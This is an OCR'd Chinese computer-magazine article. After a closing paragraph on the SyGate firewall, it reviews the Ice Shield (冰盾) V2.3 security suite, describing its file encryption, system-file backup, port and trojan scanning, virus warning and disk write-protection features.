由于 SyGate 个人防火墙应用程序规则是专门用于审核计算机内部应用程序在访问网络时的合法性，所以它不仅仅能防护诸如“反弹式木马”之类的后门软件，而且对于目前流行的各种通过网络传播的病毒也有强大的拦截作用。典型的例子是“红色代码”和“Nimda 蠕虫病毒”。由于这些

病毒都必须通过网络来传播，所以它们一旦访问网络时就会被SyGate个人防火墙发觉，从而暴露了它们的行踪。

冰盾系统安全专家

安全问题一直为大家所关注，因此选择一款合适的工具软件来保护自己的电脑就显得极为重要。在此，笔者向大家推荐一款安全软件——冰盾系统安全专家，该软件提供了诸如文件加解密、木马检测、窗口过滤、病毒预警、硬盘保护、系统保护等功能，能让你的电脑在各方面得到强有力的保护!

本文介绍的是冰盾V2.3钻石版,大家可以在本期光盘中找到它的共享版。




图 1

冰盾安装运行后主界面如图1所示，界面左边为各种功能选项卡，使用时，只要点击某选项卡即可进入相应功能的使用界面。

一、“冰盾主程序”选项卡：

进入该界面后可分别见到五个标签（图2）：“单机安全设置”、“优化及恢复设置”、“其它更多设置”、“文件安全设置”、“网络安全相关”。下面，我们分别来介绍一下它们有什么用，怎样使用。




图 2

1．“单机安全设置”

在该标签中有“隐藏”、“禁用”、“隐藏驱动器”、“清除IE浏览器中的分级审查口令”等功能，主要用来对硬盘或系统功能进行隐藏或禁用。举例来说，如果你想隐藏桌面上的所有图标，并且禁用注册表编辑器，还想隐藏D盘，则可以分别将“隐藏桌面上的所有图标”、“禁用注册表编辑器”和“隐藏驱动器”中的“D：”前面的方框中打上“√”，然后点击右下方的“应用设置”即可。

2．“优化及恢复设置”

进入该选项，可以看到如图3所示画面。其中优化设置有单机优化、网络优化、光驱优化设置3大项；恢复设置有“浏览器锁定恢复”。这些功能很实用，但与Windows优化大师等系统优化软件相比，冰盾的优化设置太少了。作者不妨在这方面再下些功夫。




图 3

3．“其他更多设置”

主要是对Windows系统进行各种优化以及禁用或隐藏一些系统中比较敏感的功能、程序，总计15个项目（图4），以此达到对你的电脑的安全保护效果。如果你是网吧老板或学校的计算机教师，这些设置可是非常有用的，利用好它们，可以避免有人胡乱修改系统的设置。




图 4

4．“文件安全设置”

有两大功能模块（图5）：文件加／解密和系




图 5




图 6

统文件备份。

文件加／解密可以对用户的私人文件进行加密保护，作者采用了天窗曲线加密算法，安全性较好 。

给文件加密的具体步骤如下：

(1)首先选择你要加密的文件。点击“文件选择”按钮来选择文件，可以一次选择多个文件。

(2)给文件设置口令。在密码框中输入口令，该口令即为文件的加密口令。复选框“工作前备份源文件”可备份当前被选中的待加密文件。

(3)对文件进行加密。口令输入完毕后，单击“开始工作”，软件便开始对所选择的文件进行加密 。

解密时只要重复上述步骤即可。注意：为了加强文件的保密程度，该软件并没有把文件的加密口令像登录权限口令一样保存在计算机中。因此，还请您自己牢记口令，加密与解密时的口令一定要相符，否则文件将不能解密成功。

系统文件备份功能可以对Autoexec.bat、Config.sys、Msdos.sys、System.ini、Win.ini、User.dat、System.dat等七个文件进行备份。在要备份的文件前打上“√”，然后点击“开始备份”按钮即可备份文件。该功能很不错，可以在系统出现问题时进行恢复。如果能对Boot.ini文件也进行备份，那就更好了。

5. “网络安全相关”

这里含有两大功能：端口扫描与木马程序扫描（图 6 ）。

端口扫描功能可以对计算机中所有端口进行检测（当然，你也可以选择要扫描的端口），并提示用户本机中所打开的端口号，以便用户判断木马的存在。使用方法是：在“起始端口”栏中输入要扫描的起始端口，一般来说我们选择1024以上的端口扫描检查木马。然后在“终止端口号”栏中键入结束端口，点击“开始扫描”按钮，就会对你指定的端口进行扫描。扫描结束，会在“信息返回”中显示相应的信息，没有发现问题，则显示“扫描完毕”；发现问题则，显示被打开的端口号。如果你想再次扫描，请点击“清除结果”，然后重复上面的步骤即可。

该功能很不错，因为木马程序要通讯，必然要打开相应的端口，扫描端口是发现木马的一个好办法。但是作者可能是一时疏忽了，没有设置一个类似“停止”这样的按钮，如果有用户对1～65535端口进行扫描，在扫描过程中，他根本没有办法停下来，因为作者没有提供这样的按钮。但愿在下一版中能解决这个小问题。

木马程序扫描功能则采用动态扫描技术来检测木马，如果你想在查找木马的同时清除木马，请在“查找时发现木马即刻清除”前面的单选框中打上“√”，然后点击“开始扫描”即可。不过，该功能的用处并不大，只能监测少数的木马 。

二、“病毒预警器”选项卡

“病毒预警器”选项卡（图 7 ）也是冰盾组件之一，主要通过对自身的扫描来判断是否有病毒或木马程序侵入，利用它可以实现对未知病毒和木马的检测。这与许多杀毒软件采用的检验自身是否染毒所使用的方法一样，大家常用的看电子书籍的软件ReadBook也采用了同样的原理——只要软件中有一个字节被改动，它就会报警。这一招并不新鲜，但很实




图 7

用。对付文件型病毒、复合型病毒有一定的效果，对于目前流行的蠕虫病毒就没有办法了。据软件作者自己介绍，曾利用它发现了不少新病毒的入侵，所以大家不妨也试试，没准你也能发现新病毒呢。点击“开始监测”按钮即可进行病毒预警扫描。

三、“硬盘保护器”选项卡

该保护器（图8）可以对整个硬盘或某个逻辑盘进行写保护，从而实现对已知和未知病毒的防护及资料的防窃取等功能，可适用于机房、网吧的管理保护工作。不过该功能不可在Windows NT/2000下使用，这一点请大家一定要注意！




图 8

如果想对整个物理硬盘进行写保护，可单击“硬盘写保护”按钮；如果想给单个驱动器写保护，请在“驱动器列表”中找到你想保护的那个驱动器，然后点击“添加”按钮，将它加入到“写保护列表”中，再单击“驱动器写保护”即可。如果不想对硬盘或驱动器进行保护了，点选你欲取消保护的硬盘或驱动器，然后点击“取消写保护”按钮即可。

需要注意的是：硬盘写保护与驱动器写保护两者只能选其一，否则将会出现“Lock is failed!”的提示。复选框“开机加载本程序”如果被选中的话，则每次系统启动时都会加载它，并对管理员密码进行验证后隐藏于后台，保护您所选中的驱动器。如果管理员密码输入正确，则不再隐藏加载本程序，如果密码错误则会继续加载！因此，如果你不是在网吧，就不要选择“开机加载本程序”，免得自找麻烦！您如果忘记了“硬盘保护器”密码，可以到这里下载解锁程序：http://www.vcroad.net/iceshield/pack.zip,这是作者提供的。

四、“系统保护器”选项卡

此功能（图9）应用嵌入系统内核技术，对系统进行保护，可有效的防止高版本病毒或人为对系统进行破坏而导致的系统数据损坏、丢失等现象。它全面支持Windows NT/2000/XP，并且与系统本身生成的临时文件没有任何冲突，可以说是硬盘保护器的升级。

